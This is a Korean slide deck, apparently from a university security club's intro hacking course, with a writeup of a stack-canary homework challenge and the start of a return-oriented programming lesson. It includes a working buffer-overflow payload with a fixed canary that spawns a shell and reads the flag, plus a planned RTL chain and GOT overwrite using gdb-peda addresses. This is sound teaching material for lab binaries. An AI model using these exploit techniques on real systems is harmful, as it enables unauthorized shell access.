시스템 해킹 입문하기 5회

2019. 05. 28

ROP(Return Oriented Programming)

ARGOS

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ARGOS

아무도 안 풀어줘서 내가 풀었다 ㅎ

Homework 풀이

- Writeup

ARGOS

Writeup

ARGOS

과제 03
서버가 고쳐져서 과제 출제합니다 ㅎ

- 접속 방법 -
1. 과제 서버(168.188.123.212)에 접속
2. nc ezcanary 8080
3. nc로 접속해서 분석은 불가(프로그램을 바로 실행하는 것)

- 참고 -
서버 환경에서 분석은 불가능 하며, 분석은 주어진 바이너리로 하는 것으로 한다.
분석을 통해 페이로드를 작성한 뒤 nc ezcanary 8080으로 날리기..
카나리 값은 항상 고정되어 있으므로 로컬에서 카나리 == 서버에서 카나리임
쉘을 탈취(system("/bin/sh"))한 후 홈 디렉토리의 flag 읽어서 보내기

문제 제공) 갓재승님

```
minibeef@edu:~$ nc ezcanary 8080
Hi do you know canary?
hello
minbeef say hellobye~
minibeef@edu:~$
```

과제 서버 접속(본인 계정) 〉 nc 연결


Writeup

ARGOS

```
Dump of assembler code for function main:
   0x080486dd <+0>:     lea    ecx,[esp+0x4]
   0x080486e1 <+4>:     and    esp,0xfffffff0
   0x080486e4 <+7>:     push   DWORD PTR [ecx-0x4]
   0x080486e7 <+10>:    push   ebp
   0x080486e8 <+11>:    mov    ebp,esp
   0x080486ea <+13>:    push   ebx
   0x080486eb <+14>:    push   ecx
   0x080486ec <+15>:    call   0x80484a0 <__x86.get_pc_thunk.bx>
   0x080486f1 <+20>:    add    ebx,0x190f
   0x080486f7 <+26>:    mov    eax,DWORD PTR [ebx-0x4]
   0x080486fd <+32>:    mov    eax,DWORD PTR [eax]
   0x080486ff <+34>:    push   0x0
   0x08048701 <+36>:    push   0x2
   0x08048703 <+38>:    push   0x0
   0x08048705 <+40>:    push   eax
   0x08048706 <+41>:    call   0x8048430 <setvbuf@plt>
   0x0804870b <+46>:    add    esp,0x10
   0x0804870e <+49>:    call   0x8048669 <do_you_know_canary>
   0x08048713 <+54>:    sub    esp,0xc
   0x08048716 <+57>:    lea    eax,[ebx-0x17fa]
   0x0804871c <+63>:    push   eax
   0x0804871d <+64>:    call   0x8048410 <system@plt>
   0x08048722 <+69>:    add    esp,0x10
   0x08048725 <+72>:    mov    eax,0x0
   0x0804872a <+77>:    lea    esp,[ebp-0x8]
   0x0804872d <+80>:    pop    ecx
   0x0804872e <+81>:    pop    ebx
   0x0804872f <+82>:    pop    ebp
   0x08048730 <+83>:    lea    esp,[ecx-0x4]
   0x08048733 <+86>:    ret
End of assembler dump.
```


```
Dump of assembler code for function do_you_know_canary:
   0x08048669 <+0>:     push   ebp
   0x0804866a <+1>:     mov    ebp,esp
   0x0804866c <+3>:     push   ebx
   0x0804866d <+4>:     sub    esp,0x114
   0x08048673 <+10>:    call   0x80484a0 <__x86.get_pc_thunk.bx>
   0x08048678 <+15>:    add    ebx,0x1988
   0x0804867e <+21>:    mov    eax,gs:0x14
   0x08048684 <+27>:    mov    DWORD PTR [ebp-0xc],eax
   0x08048687 <+30>:    xor    eax,eax
   0x08048689 <+32>:    sub    esp,0xc
   0x0804868c <+35>:    lea    eax,[ebx-0x1820]
   0x08048692 <+41>:    push   eax
   0x08048693 <+42>:    call   0x8048400 <puts@plt>
   0x08048698 <+47>:    add    esp,0x10
   0x0804869b <+50>:    sub    esp,0xc
   0x0804869e <+53>:    lea    eax,[ebp-0x10c]
   0x080486a4 <+59>:    push   eax
   0x080486a5 <+60>:    call   0x80483e0 <gets@plt>
   0x080486aa <+65>:    add    esp,0x10
   0x080486ad <+68>:    sub    esp,0x8
   0x080486b0 <+71>:    lea    eax,[ebp-0x10c]
   0x080486b6 <+77>:    push   eax
   0x080486b7 <+78>:    lea    eax,[ebx-0x1809]
   0x080486bd <+84>:    push   eax
   0x080486be <+85>:    call   0x80483d0 <printf@plt>
   0x080486c3 <+90>:    add    esp,0x10
   0x080486c6 <+93>:    nop
   0x080486c7 <+94>:    mov    eax,DWORD PTR [ebp-0xc]
   0x080486ca <+97>:    xor    eax,DWORD PTR gs:0x14
   0x080486d1 <+104>:   je     0x80486d8 <do_you_know_canary+111>
   0x080486d3 <+106>:   call   0x80487b0 <__stack_chk_fail_local>
   0x080486d8 <+111>:   mov    ebx,DWORD PTR [ebp-0x4]
   0x080486db <+114>:   leave
   0x080486dc <+115>:   ret
End of assembler dump.
gdb-peda$
```

Writeup



GDB로 카나리 위치 확인 && 카나리 값 확인(0x76256c00)

Writeup




```
Dump of assembler code for function do_you_know_canary:
   0x08048669 <+0>:     push   ebp
   0x0804866a <+1>:     mov    ebp,esp
   0x0804866c <+3>:     push   ebx
   0x0804866d <+4>:     sub    esp,0x114
   0x08048673 <+10>:    call   0x80484a0 <__x86.get_pc_thunk.bx>
   0x08048678 <+15>:    add    ebx,0x1988
   0x0804867e <+21>:    mov    eax,gs:0x14
   0x08048684 <+27>:    mov    DWORD PTR [ebp-0xc],eax
   0x08048687 <+30>:    xor    eax,eax
   0x08048689 <+32>:    sub    esp,0xc
   0x0804868c <+35>:    lea    eax,[ebx-0x1820]
   0x08048692 <+41>:    push   eax
   0x08048693 <+42>:    call   0x8048400 <puts@plt>
   0x08048698 <+47>:    add    esp,0x10
   0x0804869b <+50>:    sub    esp,0xc
   0x0804869e <+53>:    lea    eax,[ebp-0x10c]
   0x080486a4 <+59>:    push   eax
   0x080486a5 <+60>:    call   0x80483e0 <gets@plt>
   0x080486aa <+65>:    add    esp,0x10
   0x080486ad <+68>:    sub    esp,0x8
   0x080486b0 <+71>:    lea    eax,[ebp-0x10c]
   0x080486b6 <+77>:    push   eax
   0x080486b7 <+78>:    lea    eax,[ebx-0x1809]
   0x080486bd <+84>:    push   eax
   0x080486be <+85>:    call   0x80483d0 <printf@plt>
   0x080486c3 <+90>:    add    esp,0x10
   0x080486c6 <+93>:    nop
   0x080486c7 <+94>:    mov    eax,DWORD PTR [ebp-0xc]
   0x080486ca <+97>:    xor    eax,DWORD PTR gs:0x14
   0x080486d1 <+104>:   je     0x80486d8 <do_you_know_canary+111>
   0x080486d3 <+106>:   call   0x80487b0 <__stack_chk_fail_local>
   0x080486d8 <+111>:   mov    ebx,DWORD PTR [ebp-0x4]
   0x080486db <+114>:   leave
   0x080486dc <+115>:   ret
End of assembler dump.
gdb-peda$
```

1) 카나리는 [ebp-0xc]에 있다.

2) gets는 [ebp-0x10c]부터 받는다.

3) 공격하고자 하는 RET는 [ebp+0x4]이다.

Writeup




1) 카나리는 [ebp-0xc]에 있다.

2) gets는 [ebp-0x10c]부터 받는다.

3) 공격하고자 하는 RET는 [ebp+0x4]이다.

Writeup



Dummy[256] + Canary[4] + Dummy[12] + &system[4] + Dummy[4] + “/bin/sh”

카나리 문제 빠르게 풀어버리기

Writeup

```
minibeef@edu:~$ (python -c 'print "A"*256 + "\x00\x6c\x25\x76" + "A"*12 + "\x10\x84\x04\x08" + "A"*4 + "\xa0\xa0\x04\x08"';cat) | nc ezcanary 8080
Hi do you know canary?
minbeef say AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

ls
ezcanary
ezcanary.sh
flag
peda
peda-session-ezcanary.txt

cat flag
{h2y_c4nar2_byp4zz_very_EZZZ}
```

너무너무너무 어렵다 ㅜㅜ

Return Oriented Programming

- Abstract
- Ready
- Stage 1
- Stage 0
- payload

ARGOS

Abstract

"프로그램 내부의 기계어 코드를 짜맞추어 공격한다."

<신문에서 필요한 글자만 잘라서 원하는 단어를 만드는 것과 같다.>

Abstract

pop pop pop ret같은 명령어 세트로 인자 정리(Gadget)


Ready

ARGOS

```c
#include <unistd.h>

int main()
{
        char buf[100];

        read(0, buf, 256);
        write(1, buf, 100);

        return 0;
}
```

다음 바이너리를 공격할 시나리오에 대해 이야기 해봅시다.

Ready



우선, 보호기법은 PIE, PIC, SSP 빼고 웬만하면 다 걸어도 됨.

바이너리는 32비트

환경은 아르고스 교육서버(즉, 이번 공격은 ASLR을 우회할 수 있음)


Ready

공격은 RTL + RTL Chaining + GOT Overwrite


1. write 함수로 read의 실제 주소 구하기
2. read로 bss영역에 “/bin/sh” 쓰기
3. read로 write에 GOT overwrite(system)
4. write의 plt를 bss와 함께 호출

Ready


Ready


bss
read(0, write_got, 4)
〉〉 system_addr(read_addr – system_offset)
“/bin/sh”
write@got
&system

Ready



Ready



Stage 1

1. write와 read의 plt, got
2. read와 system의 거리
3. 쓰기 가능한 영역
4. 파라미터 정리용 가젯

등이 필요합니다. 천천히 살펴보죠!

Stage 1

ARGOS

PLT와 GOT 구하기

```
gdb-peda$ elfsymbol write
Detail symbol info
write@reloc = 0x10
write@plt = 0x8048320
write@got = 0x804a014
gdb-peda$ elfsymbol read
Detail symbol info
read@reloc = 0
read@plt = 0x8048300
read@got = 0x804a00c
gdb-peda$
```

Peda 이용해 손쉽게 구하기

Stage 1

ARGOS

read와 system 거리 구하기


```
Temporary breakpoint 1, 0x0804845c in main ()
gdb-peda$ p read - system
$1 = 0xa8910
gdb-peda$
```

메인에 브레이크 걸고(테이블 로드) 거리 구하기

Stage 1

ARGOS

쓰기 가능한 영역 구하기



bss 세그먼트는 쓰기가 가능하답니다 ㅎㅎ (readelf)

